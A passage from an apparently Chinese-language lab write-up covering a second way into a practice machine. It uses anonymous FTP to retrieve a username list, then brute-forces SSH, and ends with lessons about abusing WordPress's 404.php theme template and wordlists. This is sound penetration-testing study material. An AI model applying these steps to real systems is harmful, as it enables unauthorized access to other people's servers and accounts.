

## 方法二：通过 21,22 ftp, ssh 爆破

尝试 ftp 匿名登陆:

<ftp://192.168.83.131>



进入 public 文件夹, 有一个 users.txt.bk 访问



下载下来有五个用户名。尝试 ssh 爆破

和上面的 ssh 爆破一样

总结:

1. wordpress 404 页面老套路了，需要记住 404.php 的默认目录 /wp-content/themes/twentysixteen/404.php 其中 twentysixteen为主题名称，视情况而定
2. 并不是所有的用户都会将 用户密码设置为一个相同的，在前面的某些靶机中的 wordpress的配置文件 查看到的数据库用户名密码与系统的用户名密码一样。这只是运气好，这次就不一样。
3. ssh 爆破，爆破都需要强大的字典，日常生活中密码一定要设置强。
4. wpscan 专用于 wordpress 的扫描，使用不熟悉。

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